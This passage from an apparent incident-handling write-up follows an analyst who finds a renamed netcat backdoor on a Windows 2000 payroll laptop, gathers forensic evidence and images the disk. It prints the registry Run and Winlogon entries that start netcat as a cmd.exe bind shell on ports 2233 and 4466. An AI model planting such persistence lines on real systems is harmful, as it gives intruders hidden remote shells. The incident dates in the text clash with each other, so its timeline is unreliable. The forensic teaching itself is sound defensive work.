LSASS.EXE	224	00	0:00:00	1,012 K
systenc.exe	232	00	0:00:00	2,348 K
svchost.exe	420	00	0:00:00	3,116 K
spoolsv.exe	448	00	0:00:00	3,420 K
svchost.exe	480	00	0:00:00	6,716 K
FrameworkServic	504	00	0:00:00	3,916 K
Mcshield.exe	548	00	0:00:02	16,208 K
naPrdMgr.exe	608	00	0:00:00	968 K
VsTskMgr.exe	656	00	0:00:00	492 K
regsvc.exe	728	00	0:00:00	828 K
mstask.exe	744	00	0:00:00	2,644 K
VMwareService.e	796	00	0:00:00	2,276 K
WinMgmt.exe	836	00	0:00:02	800 K
svchost.exe	868	00	0:00:00	4,388 K
explorer.exe	1084	00	0:00:02	2,032 K
TASKMGR.EXE	1108	00	0:00:00	1,108 K
internat.exe	1160	00	0:00:00	1,252 K
shstat.exe	1228	00	0:00:00	692 K
UpdaterUI.exe	1240	00	0:00:00	828 K
systenc.exe	1260	00	0:00:00	2,292 K
wuauclt.exe	1268	00	0:00:00	4,284 K

Processes: 28 | CPU Usage: 2% | Mem Usage: 105580K / 633076K

Ted sees an unfamiliar process running in memory called 'systenc.exe' and decides to investigate. Ted runs a full scan of the system with a locally installed virus scanner and finds no viruses or worms. Relaxing a bit, Ted has a look at network connections running on the system. 'Netstat' is a command that is used to display listening and active network connections to the machine. The flag (-n) specifies to output connections in a numerical form rather than resolving names and (-a) specifies to list all listening sockets (as well as active sockets).

```
C:\temp>netstat -na

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1027           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1076           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2233           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:4466           0.0.0.0:0              LISTENING
  TCP    10.0.0.10:139        0.0.0.0:0              LISTENING
  TCP    10.0.0.10:2233       192.168.1.10:32788     ESTABLISHED
  UDP    0.0.0.0:135          *:*
  UDP    0.0.0.0:445          *:*
  UDP    0.0.0.0:1026         *:*
  UDP    10.0.0.10:137        *:*
  UDP    10.0.0.10:138        *:*
  UDP    10.0.0.10:500        *:*

C:\temp>
```

Ted sees listening sockets on TCP ports 2233 and 4466 and is a little puzzled. In addition, there is a connection to a Linux machine that has no network relationship to this one. (Ted knows the IP addresses of all server systems). Ted has a look in the system logs, however finds nothing of concern. Ted has been advised that if he notices something suspicious on a system, no matter how insignificant it may seem at the time, he is to invoke the security incident process to have the machine professionally assessed. Ted raises a call in the company's incident management system, so that all details of the incident can be tracked to a central location. Ted is advised to stay with the machine (and not touch it) and the user is advised to find another machine to use. Within one hour, Security Expert (Joe) arrives on the scene.


Joe is carrying with him a Jump Bag of Tools for use in identification, containment and eradication of an incident.

The tool bag he carries contains the following equipment:


Mini tape recorder
Backup tapes
Blank CD's
Large SCSI and IDE hard drives
A torch
Screwdriver set
4 port Hub
2 crossover and 2 straight through Cat 5 cables (5 meters in length)
Female to female RJ45 connector
Some pens
Business cards
Computer security incident handling forms
Digital camera
Forensic Incident Response Environment CD (F.I.R.E)
Bootable Knoppix CD

May 5 2004 11:30 A.M.

As the attacked machine is a Windows 2000 machine, Joe takes his copy of the F.I.R.E[22] CD and inserts it into the drive. Joe intends to capture as much system information as he can without modifying the system. The F.I.R.E CD contains its own known good command shell and tools so that analysis can be performed without fear of manipulation. He uses a pre-configured batch file on the CD to obtain information. The screen shot below is the window seen when loading this CD into a running operating system.



From the screen presented above, the “Open forensic cmd shell” option was selected. The contents of the root directory and win32 directory are shown in the next screen capture.



```
Ctrl-D or Ctrl-F for Directory and filname completion
The Shell Path has been modified to find trusted cdrom binaries first
Do not navigate away from the CD drive letter.
======================================================================
10:13:26.14 D:\> ls
FIRE-v0.4a.ver   docs             pkgs             win32
autorun.inf      fs               statbins

10:14:08.21 D:\> cd win32

10:14:16.60 D:\win32> ls
2k                     fred-nc.bat            oracle
AINTX                  fred.bat               procinterrogate.exe
CMD.EXE                getif                  pwdump2
DUMPACL.EXE            ir                     pwdump3e
DUMPACL.HLP            ir2                    strace-0.1.zip
DUMPACL.KEY            ircr                   strace-LICENSE
Wireless               john-win32             strace.exe
acltools-1.0.zip       listmodules.exe        strace.sys
bouncer.exe            makeline-nc.bat        sysinternals
cmdenv.bat             makeline.bat           vncdeploy
cmos-bios              md5deep.exe            vncviewer.exe
dumpel.exe             md5lib.dll             wdd.exe
dumpel_license.txt     ncpquery.exe           wincpuid
fire.exe               ngSniff-1.1            winrelay.exe
fire.ico               nt                     xp
foundstone             ntsecurity-nu

10:14:18.50 D:\win32> fred-nc.bat | nc 192.168.1.10 5001
The device is not ready.
File Not Found
md5sum: c:/Documents and Settings: Permission denied
md5sum: c:/lcc: Permission denied
md5sum: c:/pagefile.sys: Permission denied
md5sum: c:/Program Files: Permission denied
md5sum: c:/quarantine: Permission denied
```

As mentioned, the F.I.R.E CD comes with a pre-configured script for obtaining some memory resident and system information on win32 machines. The script also performs an MD5 checksum on system files. The script that Joe uses here is called 'fred-nc.bat'. This script is configured to be used in conjunction with the tool – 'Netcat'. The following is a list of commands run by 'fred-nc.bat'. The actual script is listed in Appendix B.

〈 time /t	; Current time script is run
〈 date /t	; Current date script is being run
〈 \win32\sysinternals\Psinfo[23]	; Outputs some system information
〈 net accounts	; Outputs local user account policies
〈 net file	; Outputs allowed you to determine who has files open.
〈 net session and	; Outputs sessions between this computer other computers on the network.
〈 net share	; Outputs information about all resources shared on the computer.
〈 net start	; The output lists running services.
〈 net use	; The output lists information about network connections
〈 net user	; Outputs user accounts for the computer
〈 net view	; Outputs a list of computers in the current domain or network.
〈 arp -a	; Lists the contents of the arp cache
〈 netstat -anr	; Outputs system routing table and interface list
〈 \win32\sysinternals\psloggedon[24]	; Lists all logged on users
〈 \win32\procinterrogate -list	; Ouputs details of all processes running on the system
〈 \win32\foundstone\fport[25] /p	; Outputs a running process to port map.
〈 \win32\sysinternals\pslist[26] -x the	; Outputs details of processes running on system
〈 nbtstat -c	; Outputs NBT's cache of remote [machine] names and their IP addresses
〈 dir /s /a:h /t:a c:	; Outputs a list of all hidden files on the c: drive
〈 dir /s /a:h /t:a d:	; Outputs a list of all hidden files on the d: drive
〈 md5sum[27] c:/*.*	; Outputs md5 checksums for all file in c:\
〈 md5sum c:/winnt/*.*	; Outputs md5 checksums at path specified
〈 md5sum c:/winnt/system/*.*	; Outputs md5 checksums at path specified
〈 md5sum c:/winnt/system32/*.*	; Outputs md5 checksums at path specified
〈 md5sum d:/*.*	; Outputs md5 checksums at path specified
〈 md5sum d:/winnt/*.*	; Outputs md5 checksums at path specified
〈 md5sum d:/winnt/system/*.*	; Outputs md5 checksums at path specified
〈 md5sum d:/winnt/system32/*.*	; Outputs md5 checksums at path specified
〈 at	; Lists the contents of the system scheduler
〈 time /t	; Lists current time script finishes
〈 date /t	; Lists current date script finishes

Joe uses this script available here and pipes the output via ‘Netcat’ to a remote system.

First, on the receiving machine a ‘Netcat’ listener is configured as below:

```
bash-2.05b# nc -l -p 5001 > mem_evidence
```

The following commands are run on the machine suspected of being attacked machine:

```
10:14:18.50 D:\win32> fred-nc.bat | nc 192.168.1.10 5001
```

All output from the command ‘fred-nc.bat’ is piped through ‘Netcat’ to the analysing machine and placed in the file ‘mem_evidence’. To ensure the integrity of this file for future analysis an MD5 checksum is made of this file. The checksum is added to handwritten notes and a signed and dated signature is added. These files are added to an offline evidence storage facility.

```
bash-2.05b# md5sum mem_evidence > mem_evidence.md5
bash-2.05b# cat mem_evidence.md5
d0686a545ca02afa4d36bff2a2daa6d8  mem_evidence
bash-2.05b#
```

A cut-down output of this script run on the machine suspected of being attacked is included below:

■ Time and date the script is being started:

```
10:53a
Sat 14/08/2004
```

■ Output of ‘psinfo’ command:

```
PsInfo v1.31 - local and remote system information viewer
Copyright (C) 2001-2002 Mark Russinovich
Sysinternals - www.sysinternals.com

Querying information for ...
Uptime:                    0 days, 1 hour, 42 minutes, 33 seconds
Kernel version:            Microsoft Windows 2000, Uniprocessor Free
Product type:              Professional
Product version:           5.0
Service pack:              4
Kernel build number:       2195
Registered organization:   ACME0.COM
Registered owner:          ACME0.COM
Install date:              19/04/2004, 5:31:41 PM
IE version:                5.0100
System root:               C:\WINNT
Processors:                1
```

```
Processor speed:            2.1 GHz
Processor type:             AMD Athlon/Duron
Physical memory:            256 MB
Volume Type      Format    Label                Size       Free   Free
   A: Removable                                             0%
   C: Fixed      NTFS                           4.0 GB     2.4 GB   61%
   D: CD-ROM     CDFS      FIRE-0.4a            578.7 MB            0%
```

- Output of 'net accounts' command:

```
10:54:07.25 D:\win32> net accounts
Force user logoff how long after time expires?:      Never
Minimum password age (days):                         0
Maximum password age (days):                         42
Minimum password length:                             0
Length of password history maintained:               None
Lockout threshold:                                   Never
Lockout duration (minutes):                          30
Lockout observation window (minutes):                30
Computer role:                                       WORKSTATION
The command completed successfully.
```

- Output of 'net file' command:

```
10:54:09.07 D:\win32> net file
There are no entries in the list.
```

- Output of 'net session' command:

```
10:54:10.90 D:\win32> net session
There are no entries in the list.
```

- Output of 'net share' command:

```
10:54:12.82 D:\win32> net share

Share name   Resource                    Remark

-------------------------------------------------------------------------------
C$           C:\                         Default share
ADMIN$       C:\WINNT                    Remote Admin
IPC$                                     Remote IPC
temp         C:\temp
The command completed successfully.
```

- Output of 'net start' command:

```
10:54:14.62 D:\win32> net start
These Windows 2000 services are started:
   Automatic Updates
   COM+ Event System
   Computer Browser
   DHCP Client
   Distributed Link Tracking Client
   DNS Client
.........................................................................
The reminder of this output has been omitted
.........................................................................

The command completed successfully.
```

- Output of ‘net use’ command:

```
10:54:16.48 D:\win32> net use
New connections will not be remembered.


Status       Local     Remote                    Network

-------------------------------------------------------------------------------

The command completed successfully.
```

- Output of ‘net user’ command:

```
10:54:18.48 D:\win32> net user

User accounts for \\KSALTON

-------------------------------------------------------------------------------
Administrator            Katie            Guest
The command completed successfully.
```

- Output of ‘net view’ command:

```
10:54:20.35 D:\win32> net view
Server Name            Remark

-------------------------------------------------------------------------------
\\KSALTON
The command completed successfully.
```

- Output of ‘arp –a’command

```
Interface: 10.0.0.10 on Interface 0x1000003
  Internet Address      Physical Address      Type
  10.0.0.1              00-60-08-c1-f8-c3     dynamic
```

- Output of ‘netstat –anr’ command:

```
===========================================================================
Interface List
0x1 ........................... MS TCP Loopback interface
0x1000003 ...00 0c 29 23 5e 27 ...... AMD PCNET Family Ethernet Adapter
===========================================================================
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
0.0.0.0                0.0.0.0               10.0.0.1       10.0.0.10     1
10.0.0.0               255.255.255.0         10.0.0.10      10.0.0.10     1
10.0.0.10              255.255.255.255       127.0.0.1      127.0.0.1     1
10.255.255.255         255.255.255.255       10.0.0.10      10.0.0.10     1
127.0.0.0              255.0.0.0             127.0.0.1      127.0.0.1     1
224.0.0.0              224.0.0.0             10.0.0.10      10.0.0.10     1
255.255.255.255        255.255.255.255       10.0.0.10      10.0.0.10     1
Default Gateway:         10.0.0.1
===========================================================================
Persistent Routes:
  None

Route Table
```

- Output of 'PsLoggedOn' command:

```
PsLoggedOn v1.21 - Logon Session Displayer
Copyright (C) 1999-2000 Mark Russinovich
SysInternals - www.sysinternals.com

Users logged on locally:
     14/08/2004 9:12:17 AM    KSALTON\Administrator

No one is logged on via resource shares.
```

- Output of 'ProcInterrogate' command

```
------------------------------------------------
ProcInterrogate Version 0.0.1 by Kirby Kuehl vacuum@users.sourceforge.net
----------------------------------------------------------------------
unknown (Process ID: 0)

        Entry Point  Base    Size      Module
----------------------------------------------------------------------
unknown (Process ID: 8)

        Entry Point  Base    Size      Module
----------------------------------------------------------------------
C:\WINNT\system32\smss.exe (Process ID: 140)

        Entry Point  Base    Size      Module
        0x4858983E  0x48580000      0000E000
\SystemRoot\System32\smss.exe
        0x00000000  0x77F80000      0007B000  C:\WINNT\system32\ntdll.dll
        0x68011080  0x68010000      000F0000  C:\WINNT\System32\sfcfiles.dll
------------------------------------------------------------------------
unknown (Process ID: 164)

        Entry Point  Base    Size     Module
------------------------------------------------------------------------
C:\WINNT\system32\winlogon.exe (Process ID: 184)

        Entry Point  Base    Size     Module
        0x010023F4  0x01000000      0002E000
\??\C:\WINNT\system32\winlogon.exe
        0x00000000  0x77F80000      0007B000  C:\WINNT\system32\ntdll.dll
        0x78001000  0x78000000      00045000
C:\WINNT\system32\MSVCRT.DLL
.........................................................................
A number of entries here were removed here
.........................................................................
```

- Output of 'fport /p' command

```
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process         Port   Proto  Path
420   svchost      -> 135    TCP   C:\WINNT\system32\svchost.exe
8     System       -> 139    TCP
8     System       -> 445    TCP
748   MSTask       -> 1025   TCP   C:\WINNT\system32\MSTask.exe
8     System       -> 1027   TCP
572   nc           -> 1061   TCP   D:\statbins\win32\nc.exe
1264  systenc      -> 2233   TCP   C:\Winnt\System32\systenc.exe
236   systenc      -> 4466   TCP   C:\Winnt\System32\systenc.exe
420   svchost      -> 135    UDP   C:\WINNT\system32\svchost.exe
8     System       -> 137    UDP
8     System       -> 138    UDP
8     System       -> 445    UDP
224   lsass        -> 500    UDP   C:\WINNT\system32\lsass.exe
212   services     -> 1026   UDP   C:\WINNT\system32\services.exe
1284  fire         -> 1032   UDP   D:\win32\fire.exe
```

- Output of 'pslist –x' command:

```
PsList v1.2 - Process Information Lister
Copyright (C) 1999-2002 Mark Russinovich
Sysinternals - www.sysinternals.com

Process and thread information for KSALTON:
```

```
Name         Pid Pri Thd  Hnd    Mem     User Time   Kernel Time   Elapsed Time
Idle          0   0   1    0     16   0:00:00.000   1:40:26.250    1:42:57.281
                   VM      WS   WS Pk    Priv   Faults NonP Page PageFile
                    0      16      16      0       1    0    0       0
 Tid Pri    Cswtch          State     User Time   Kernel Time   Elapsed Time
   0   0    220536         Running   0:00:00.000   1:40:26.250    0:00:00.000

Name         Pid Pri Thd  Hnd    Mem     User Time   Kernel Time   Elapsed Time
System         8   8  42  148    212   0:00:00.000   0:00:12.750    1:42:57.281
                   VM      WS   WS Pk    Priv   Faults NonP Page PageFile
                  1668    212     648     24     2447    0    0      24
 Tid Pri    Cswtch          State     User Time   Kernel Time   Elapsed Time
   4   0    10101             Ready   0:00:00.000   0:00:04.109   0:00:00.000
  12  13        2         Wait:Queue   0:00:00.000   0:00:00.000    1:43:05.796
  16  13     8082         Wait:Queue   0:00:00.000   0:00:00.781    1:43:05.796
  20  14    12117         Wait:Queue   0:00:00.000   0:00:01.578    1:43:05.796
  24  13      912         Wait:Queue   0:00:00.000   0:00:00.109    1:43:05.796
  28  13     8590         Wait:Queue   0:00:00.000   0:00:00.500    1:43:05.796
  32  12    13308         Wait:Queue   0:00:00.000   0:00:00.390    1:43:05.796
.........................................................................
A number of entries here were removed here
.........................................................................
```

■ Output of ‘nbtstat’ command:

```
Local Area Connection:
Node IpAddress: [10.0.0.10] Scope Id: []

    No names in cache
```

■ A listing of all hidden files ‘dir /s /a:h /t:a c: d:’

```
 Volume in drive C has no label.
 Volume Serial Number is C0EC-7A35

 Directory of C:\

10/08/2004  10:40p             150,528 arcldr.exe
10/08/2004  10:40p             163,840 arcsetup.exe
19/04/2004  05:25p                   0 AUTOEXEC.BAT
10/08/2004  10:29p                 192 boot.ini
19/04/2004  05:25p                   0 CONFIG.SYS
19/04/2004  05:25p                   0 IO.SYS
19/04/2004  05:25p                   0 MSDOS.SYS
10/08/2004  10:29p              34,724 NTDETECT.COM
10/08/2004  10:29p             214,432 ntldr
14/08/2004  09:11a         402,653,184 pagefile.sys
14/08/2004  09:15a              <DIR>   RECYCLER
14/08/2004  09:04a              <DIR>   System Volume Information
```

```
              10 File(s)    403,216,900 bytes

 Directory of C:\Documents and Settings

14/08/2004  09:14a      <DIR>         Default User
               0 File(s)            0 bytes
```

....
A number of entries here were removed here
....

An md5sum output for all system files:

```
ae30898396b11ea379c7bd15316bd3c6 *c:/arcldr.exe
51b4110935a5620483cae8b86c8d2371 *c:/arcsetup.exe
d41d8cd98f00b204e9800998ecf8427e   *c:/AUTOEXEC.BAT
bec50a347a5fb2ff498be5022637180f    *c:/boot.ini
d41d8cd98f00b204e9800998ecf8427e   *c:/CONFIG.SYS
d41d8cd98f00b204e9800998ecf8427e   *c:/IO.SYS
d41d8cd98f00b204e9800998ecf8427e   *c:/MSDOS.SYS
```

....
A number of entries here were removed here
....

```
e0fb946c00b140693e3cf5de258c22a1  *c:/winnt/system32/systenc.exe
d5db222861faf6b223c1dcfa50201859   *c:/winnt/system32/xolehlp.dll
682b1cafc748f161f8952f9046ca4cca     *d:/autorun.inf
0c5eb9bb8bf0af61aeae4d42093ff3f6 *d:/FIRE-v0.4a.ver
```

- An output of the 'at' scheduler list:


There are no entries in the list.

- An output of the ending 'time' and 'date' of this batch file:

```
END TIME
10:56a
Sat 14/08/2004
```

Joe notes at the time some strange processes running (highlighted in **red**), i.e., two running processes of 'systenc.exe'. Joe has a suspicion that it may be some type of back door program. As Joe now has the MD5 checksum of this program (as it is in the system32 directory), he decides that it is worth running this through a Google scan. A Google search for 'e0fb946c00b140693e3cf5de258c22a1' reveals that this file is 'Netcat'. Suspicions that 'Netcat' is configured as a back door listener are confirmed. Before backing up the machine, Joe decides to look in some Windows registry keys that start programs for all users to find out if 'Netcat' is being started at boot time or login time.


Looking at the run key that starts additional processes when the user logs in reveals:



Name	Type	Data
(Default)	REG_SZ	(value not set)
McAfeeUpd...	REG_SZ	"C:\Program Files\Network Associates\Common Framework\...
Myware	REG_SZ	C:\Winnt\System32\systenc.exe -L -d -p 2233 -e cmd.exe
ShStatEXE	REG_SZ	"C:\Program Files\Network Associates\VirusScan\SHSTAT.EX...
Synchroniz...	REG_SZ	mobsync.exe /logon
VMware Tools	REG_SZ	C:\Program Files\VMware\VMware Tools\VMwareTray.exe
VMware Us...	REG_SZ	C:\Program Files\VMware\VMware Tools\VMwareUser.exe

My Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Looking at the run key that starts additional processes when the system boots reveals:



Name	Type	Data
ShowLogon...	REG_...	0x00000000 (0)
Shutdown...	REG_SZ	1
System	REG_SZ	C:\Winnt\System32\systenc.exe -L -d -p 4466 -e cmd.exe
Userinit	REG_SZ	C:\WINNT\system32\userinit.exe,
VmApplet	REG_SZ	rundll32 shell32,Control_RunDLL "sysdm.cpl"

My Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon

Joe has now found the back doors but on initial analysis can't see anything indicating how the back doors have been installed. Joe notifies management that a serious breach in security has occurred. He advises that the attacker would have access to any files belonging to the logged on user. In this case, the user is the company Payroll Administrator.

5.3 Containment Phase

The Containment Phase is the stage when through investigation the system or systems begin to be modified. Generally, this involves removing the system from the network and performing a system backup. This is best done now so that an exact copy of the system is available for later analysis if required. Again, a copy of the copy should be made. This second copy is then available for forensic analysis procedures. Changing passwords on all accounts that may be affected is considered good policy here as well. The original disk will be stored as evidence and may be required in criminal proceedings.[19]

May 4, 2004 4:30 P.M.

At this point, Joe knows that this is a serious incident. The harddrive may be needed in a legal case so he moves on to creating a complete system backup. Joe exposes the victim's system to a hard shutdown. (i.e. The power is removed from the system while it is running). The reason for performing a 'hard' shutdown is to avoid the operating system cleaning up temporary files that may contain some evidence. Using this process, the disk is maintained in its original working state for analysis. Following the shutdown, a bit-by-bit backup is done of the harddrive. This is done using the Unix command 'dd' from a bootable pre-configured Linux CD called 'Knoppix'[28] (version 3.4). I have chosen to use Knoppix because it has an excellent ability to detect the hardware that it is booted from and is most likely to detect all hardware on a system. Knoppix boots to a full KDE environment and contains many useful utilities including word processors and CD/DVD burning software.

To ensure integrity of the image an md5 checksum is made of the drive from within the Knoppix environment.

```
Root@ttyp0[knoppix]# md5sum /dev/hda
84d4bb646c04a8542a27fd4a52ecc20b  /dev/hda
```

At this point, the image is backed up using the Unix command 'dd'. This command will make an exact bit copy of the image and dump it to a file on the testing system. This image will be backed up and an analysis will be made later on the dump using 'The Sleuth Kit'. This is an open source forensic analysis tool. An analysis of the image will not be performed in this paper.

```
dd if =/dev/hda conv=noerror,sync  | ssh -c blowfish backup@192.168.1.10 “dd of =
/space/compromised”
```
[29]

This above command string uses 'dd' to read the contents of '/dev/hda1' and pipes the output over the network via an encrypted Secure Shell (SSH) session. The encryption protocol used here is set to 'blowfish' as this can quicken file transfer (-c flag). The command 'dd' is then run on the remote system (via SSH) and outputs the bit stream to file '/space/compromised'. 'dd' is used with a default block size (bs=512 is default). Increasing the block size will increase performance; however, if an error is encountered the whole block will be lost. The switch (conv=noerror,sync) is used to pad any errors found (noerror) with zeros (sync). This will maintain the partition at the same size as the original in case some bytes cannot be read.

Upon completion of the file transfer, an 'md5sum' calculation is performed on the obtained image file to confirm that the image captured is identical to that of the harddrive contents.

```
bash-2.05b# md5sum ./compromised
84d4bb646c04a8542a27fd4a52ecc20b  ./compromised
bash-2.05b#
```

This file is duplicated and stored for future forensic analysis by copying it to a read only DVD.

The original system in this case could not be spared for forensic storage. The harddrive instead is removed, bagged and stored as evidence. During the forensic evidence data capture, all evidence captured is added to an assigned secure lockable cabinet. Additions to this cabinet are documented, witnessed and signed, as they are included. During this capture, a witness also signs off that generated MD5 checksum evidence was not tampered with and is legitimate. [30]

Note: A follow up analysis of the attacked machine revealed traces of the attack in ‘c:\winnt\debug\dcpromo.log’. See Appendix 8 for a hex dump of this file. It can be seen that the opcode used in this attack is imbedded in a NOP sled.

5.4 Eradication Phase

The Eradication Phase is the time to completely and safely remove any malicious code on all systems affected. This is generally a difficult and time-consuming task. Where many systems are involved, utilizing other Information Technology (IT) staff available to perform well documented clean up procedures may be an option.

As the attack has been launched on a desktop machine only and not on any servers, the attacked machine is rebuilt from the company’s standard desktop image file. All the latest Microsoft patches are applied to the system prior to placing it back onto the network. [19]

At this stage, the cause of the incident is undetermined. The attacker may have gained physical access to the machine, although no user accounts have been added and nothing in the logs gives any hints. The user must have gained local administrator (or system) access to the machine to install ‘Netcat’ so that it starts from the registry. Alternatively, the attacker could have booted on a CD and made direct changes to the registry. As the user’s machine is a laptop and goes home with the user, and the screen is set to password lock, it is unlikely that the system underwent a physical attack. It appears most likely that a buffer overflow exploit was used, leaving virtually no evidence that this vulnerability has been used.

May 4, 2004 8:30 P.M.

The Network Administrator is asked to do a scan of all systems for unusual ports or the same ports used in this attack. An ‘Nmap’ scan is launched on all systems.

